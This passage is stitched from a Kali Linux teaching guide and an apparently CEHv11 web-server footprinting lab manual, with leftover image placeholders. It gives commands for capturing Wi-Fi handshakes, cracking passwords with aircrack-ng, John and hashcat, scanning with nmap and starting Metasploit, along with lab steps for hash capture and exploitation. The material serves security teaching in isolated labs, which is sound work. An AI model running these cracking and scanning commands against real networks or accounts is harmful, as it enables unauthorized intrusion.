airodump-ng --bssid <BSSID> -c <channel> -w capture wlan0mon

aircrack-ng -w wordlist.txt capture-01.cap

12.5 John the Ripper / Hashcat

- Extract hashes, then crack with wordlist:

john --wordlist=/usr/share/wordlists/rockyou.txt /path/to/hashfile

hashcat -m 1000 -a 0 hashfile.txt rockyou.txt

12.6 Wireshark/tcpdump

- Capture tcpdump:

sudo tcpdump -i eth0 -w capture.pcap

wireshark capture.pcap

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13. Creating and using a Kali lab

A secure lab is essential for students.

13.1 Lab topology (recommended)

- Host OS → runs VirtualBox/VMware.
- Kali VM → attacker machine.
- Target VMs → Metasploitable2/3, OWASP DVWA, WebGoat.
- Internal network (Host-only or NAT network) to isolate lab from real internet.
- Optional: a dedicated router VM and a logging/SIEM VM like ELK.

13.2 Example VM setup

- Kali VM: 2 CPUs, 8 GB RAM, 60 GB disk.
- Metasploitable: 1 CPU, 1 GB RAM, 20 GB disk.
- Network: Host-only adapter for attacker & targets.

13.3 Safety rules

- Never connect test attacks to the real internet.
- Label VMs and snapshots to revert easily.
- Use snapshots before major experiments.

14. Hardening & operational security (OpSec)

Kali is a powerful tool — but operational security matters:

- Don’t run scans from public networks; respect laws and targets.
- Keep Kali updated: sudo apt update && sudo apt full-upgrade -y.
- Use non-root user for daily tasks; use sudo when needed.
- Remove unnecessary services (e.g., OpenSSH) if not in use.
- Secure SSH with key authentication; disable password auth.

- Wipe sensitive data after exercises (use shred/srm or full-disk encryption).

15. Legal & Ethical Responsibilities

Teaching and practicing security should emphasize legality:

- Always have **written authorization** before testing live systems.
- Use **responsible disclosure** if you find a vuln.
- Understand local laws (instructor should cover UAE laws if teaching in Dubai).
- Include an ethics module and a signed Code of Conduct for students.

16. Teaching labs & exercises (detailed)

Below are progressive labs that fill a semester and build skills.

Lab 1 — Environment setup

- Install Kali in VirtualBox.
- Import Metasploitable / DVWA.
- Isolate network (Host-only).

Lab 2 — Reconnaissance

- Use nmap to discover open ports/services.
- Use theHarvester for OSINT (emails and subdomains).
- Save outputs, discuss footprinting ethics.

Lab 3 — Web app testing (DVWA)

- Set DVWA to low security.
- Use Burp to intercept traffic and perform SQLi and XSS.
- Use sqlmap to automate SQL injection.

Lab 4 — Exploitation (Metasploitable)

- Use Metasploit to exploit a known vulnerability and obtain meterpreter.
- Practice post-exploit enumeration and cleanup.

Lab 5 — Wireless & cracking (requires proper hardware)

- Use Aircrack suite to capture handshake and attempt cracking with wordlists.

Lab 6 — Password cracking & hash analysis

- Capture SAM hashes from a Windows VM (with permission in lab) and crack with John/hashcat.

Lab 7 — Forensics & incident response

- Use Autopsy and Volatility on an image to recover deleted files and analyze a memory dump.

Lab 8 — Red team exercise

- Students perform controlled attack from recon to exfiltration against a hardened VM; blue team monitors and responds.

17. Troubleshooting & common pitfalls

- **No wireless monitor mode:** check adapter chipset and drivers (use airmon-ng check kill).
- **Slow VM:** enable VT-x/AMD-V in BIOS, install guest additions, allocate more RAM.
- **Broken apt:** fix with sudo apt -f install or clear sources list.
- **Metasploit DB errors:** sudo msfdb init or sudo systemctl start postgresql.

18. Resources & further reading

- Official Kali docs: https://www.kali.org/docs/
- Offensive Security training: https://www.offensive-security.com/
- Books: *Kali Linux Revealed* (official Kali book), *The Web Application Hacker's Handbook*, *Metasploit: The Penetration Tester's Guide*
- Practice platforms: TryHackMe, Hack The Box, VulnHub.

19. Appendix — Cheat sheets & useful snippets

A. Enable monitor mode

sudo airmon-ng check kill

sudo airmon-ng start wlan0

sudo airodump-ng wlan0mon

B. Basic Nmap scans

- Top ports and service detection:

nmap -sS -sV -T4 -p- --open 192.168.56.101

C. Start Metasploit

sudo systemctl start postgresql

msfdb init

msfconsole

D. Capture HTTP traffic via Burp

- Browser proxy: 127.0.0.1:8080, install Burp CA cert, intercept on.

Hacking Web Servers

Hacking Web Servers

A web server is a computer system that stores, processes, and delivers web pages to global clients via HTTP protocol. A web server attack typically involves preplanned activities, called an attack methodology, which the attacker implements to reach their goal of breaching the target web server's security.

Lab Scenario

Most organizations consider their web presence to be an extension of themselves. Organizations create their web presence on the World Wide Web using websites associated with their business. Most online services are implemented as web applications. Online banking, search engines, email applications, and social networks are just a few examples of such web services. Web content is generated in real-time by a software application running on the server-side. Web servers are a critical component of web infrastructure. A single vulnerability in a web server's configuration may lead to a security breach on websites. This makes web server security critical to the normal functioning of an organization.

Hackers attack web servers to steal credentials, passwords, and business information. They do this using DoS, DDoS, DNS server hijacking, DNS amplification, directory traversal, Man-in-the-Middle (MITM), sniffing, phishing, website defacement, web server misconfiguration, HTTP response splitting, web cache poisoning, SSH brute force, web server password cracking, and other methods. Attackers can exploit a poorly configured web server with known vulnerabilities to compromise the security of the web application. A leaky server can harm an organization.

In the area of web security, despite strong encryption on the browser-server channel, web users still have no assurance about what happens at the other end. This module presents a security application that augments web servers with trusted co-servers composed of high-assurance secure co-processors, configured with a publicly known guardian program. Web users can then establish their authenticated, encrypted channels with a trusted co-server, which can act as a trusted third party in the browser-server interaction. Systems are constantly being attacked, so IT security professionals need to be aware of the common attacks on web server applications.

A penetration (pen) tester or ethical hacker for an organization must provide security to the company's web server. This includes performing checks on the web server for vulnerabilities, misconfigurations, unpatched security flaws, and improper authentication with external systems.

Lab Objectives

The objective of this lab is to perform web server hacking and other tasks that include, but are not limited to:

- Footprint a web server using various information-gathering tools and inbuilt commands
- Enumerate web server information
- Crack remote passwords

Lab Environment

To carry out this lab, you need:

- Windows Server 2019 virtual machine
- Windows Server 2016 virtual machine
- Windows 10 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 75 Minutes

Overview of Web Server

Most people think a web server is just hardware, but a web server also includes software applications. In general, a client initiates the communication process through HTTP requests. When a client wants to access any resource such as web pages, photos, or videos, then the client's browser generates an HTTP request to the web server. Depending on the request, the web server collects the requested information or content from data storage or the application servers and responds to the client's request with an appropriate HTTP response. If a web server cannot find the requested information, then it generates an error message.

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to hack a target web server. Recommended labs that will assist you in learning various web server hacking techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	iLabs ***
1	Footprint the Web Server	√	√	√
	1.1 Information Gathering using Ghost Eye	√		√
	1.2 Perform Web Server Reconnaissance using Skipfish		√	√
	1.3 Footprint a Web Server using the httprecon Tool		√	√
	1.4 Footprint a Web Server using ID Serve		√	√
	1.5 Footprint a Web Server using Netcat and Telnet	√		√
	1.6 Enumerate Web Server Information using Nmap Scripting Engine (NSE)	√		√
	1.7 Uniscan Web Server Fingerprinting in Parrot Security		√	√
2	Perform a Web Server Attack	√		√
	2.1 Crack FTP Credentials using a Dictionary Attack	√		√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv11 volume 1 book.

*****iLabs** - Lab exercise(s) marked under iLabs are available in our iLabs solution. iLabs is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our iLabs solution, please contact your training center or visit https://ilabs.eccouncil.org.

Lab Analysis

Analyze and document the results related to this lab exercise. Give your opinion on your target's security posture.

Footprint the Web Server

Footprinting the web server refers to the process of gathering as much information as possible about the target web server by using various tools and techniques.

Lab Scenario

The first step of hacking web servers for a professional ethical hacker or pen tester is to collect as much information as possible about the target web server and analyze the collected information in order to find lapses in its current security mechanisms. The main purpose is to learn about the web server's remote access capabilities, its ports and services, and other aspects of its security.

The information obtained in this step helps in assessing the security posture of the web server. Footprinting may involve searching the Internet, newsgroups, bulletin boards, etc. for gathering information about the target organization's web server. There are also tools such as Whois.net and Whois Lookup that extract information such as the target's domain name, IP address, and autonomous system number.

Web server fingerprinting is an essential task for any penetration tester. Before proceeding to hack or exploit a webserver, the penetration tester must know the type and version of the webserver as most of the attacks and exploits are specific to the type and version of the server being used by the target. These methods help any penetration tester to gain information and analyze their target so that they can perform a thorough test and can deploy appropriate methods to mitigate such attacks on the server.

An ethical hacker or penetration tester must perform footprinting to detect the loopholes in the web server of the target organization. This will help in predicting the effectiveness of additional security measures for strengthening and protecting the web server of the target organization.

The labs in this exercise demonstrate how to footprint a web server using various footprinting tools and techniques.

Lab Objectives

- Information gathering using Ghost Eye
- Perform web server reconnaissance using Skipfish
- Footprint a web server using the httprecon Tool
- Footprint a web server using ID Serve
- Footprint a web server using Netcat and Telnet
- Enumerate web server information using Nmap Scripting Engine (NSE)
- Uniscan web server fingerprinting in Parrot Security

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Windows Server 2016 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- httprecon located to **E:\CEH-Tools\CEHv11 Module 13 Hacking Web Servers\Web Server Footprinting Tools\httprecon**
- ID Serve located to **E:\CEH-Tools\CEHv11 Module 13 Hacking Web Servers\Web Server Footprinting Tools\ID Serve**
- You can also download the latest version of the above-mentioned tools from their official websites. If you decide to download the latest version, the screenshots shown in this lab manual might differ from the image that you see on your screen.

Lab Duration

Time: 65 Minutes

Overview of Web Server Footprinting

By performing web server footprinting, it is possible to gather valuable system-level data such as account details, OS, software versions, server names, and database schema details. Use Telnet utility to footprint a web server and gather information such as server name, server type, OSes, and applications running. Use footprinting tools such as Netcraft, ID Serve, and httprecon to perform web server footprinting. Web server footprinting tools such as Netcraft, ID Serve, and httprecon can extract information from the target server. Let us look at the features and the types of information these tools can collect from the target server.

Lab Tasks

Information Gathering using Ghost Eye

1. Turn on **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Figure 1.1.1: Parrot Security Login

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon from the menu bar to launch the terminal.




Figure 1.1.2: Launching the MATE Terminal

4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.




Figure 1.1.3: Running the programs as a root user

7. Now, install Ghost Eye. To do this, in the terminal window, type **git clone https://github.com/BullsEye0/ghost_eye.git** and press **Enter**.
8. This will install Ghost Eye in your virtual machine, as shown in the screenshot.




Figure 1.1.4: Cloning Ghost Eye


Note: You can also access the tool repository from the **CEH-Tools** folder available in **Windows 10** virtual machine, in case, the GitHub link does not exist, or you are unable to clone the tool repository. Follow the steps below in order to access **CEH-Tools** folder from the **Parrot Security** virtual machine:

- Open a windows explorer and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
- The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.
- The **Windows shares on 10.10.10.10** window appears; navigate to the location **CEH-Tools/CEHv11 Module 13 Hacking Web Servers/GitHub Tools/** and copy the **ghost_eye** folder.
- Paste the copied **ghost_eye** folder on the location **/home/attacker/**.
- In the terminal window, type **mv /home/attacker/ghost_eye /root/**.

9. Now, navigate to the Ghost Eye directory. Type **cd ghost_eye** and press **Enter**.

Figure 1.1.5: Ghost Eye Directory

10. In the terminal window, type **pip3 install -r requirements.txt** and press **Enter**.



11. To launch Ghost Eye, type **python3 ghost_eye.py** and press **Enter**.

Figure 1.1.7: Launching Ghost Eye

12. The Ghost Eye - Information Gathering Tool options appear, as shown in the screenshot.

13. Let us perform a Whois Lookup. Type **1** for the **Enter your choice:** option and press **Enter**.

14. Type **certifiedhacker.com** in the **Enter Domain or IP Address**: field and press **Enter**.






Figure 1.1.8: Performing Whois Lookup

15. Scroll up to see the certifiedhacker.com result. In the result, observe the complete information of the certifiedhacker.com domain such as Domain Name, Registry Domain ID, Registrar WHOIS Server, Registrar URL, and Updated Date.




16. Let us perform a **DNS Lookup** on certifiedhacker.com. In the **Enter your choice** field, type **2** and press **Enter** to perform DNS Lookup.
17. The **Enter Domain or IP Address** field appears; type **certifiedhacker.com**, and press **Enter**.

Note: The results might differ in your lab environment.



18. As soon as you hit **Enter**, Ghost Eye starts performing a DNS Lookup on the targeted domain (here, certifiedhacker.com).
19. Scroll up to view the DNS Lookup result.



20. Now, perform the **Clickjacking Test**. Type **6** in the **Enter your choice** field and press **Enter**.
21. In the **Enter the Domain to test** field, type **certifiedhacker.com** and press **Enter**.





Figure 1.1.12: Performing Clickjacking test

22. By performing this test, Ghost Eye will provide the complete architecture of the web server, and also reveal whether the domain is vulnerable to Clickjacking attacks or not.



23. Similarly, you can use the other tools available with Ghost Eye such as Nmap port scan, HTTP header grabber, link grabber, and Robots.txt scanner to gather information about the target web server.
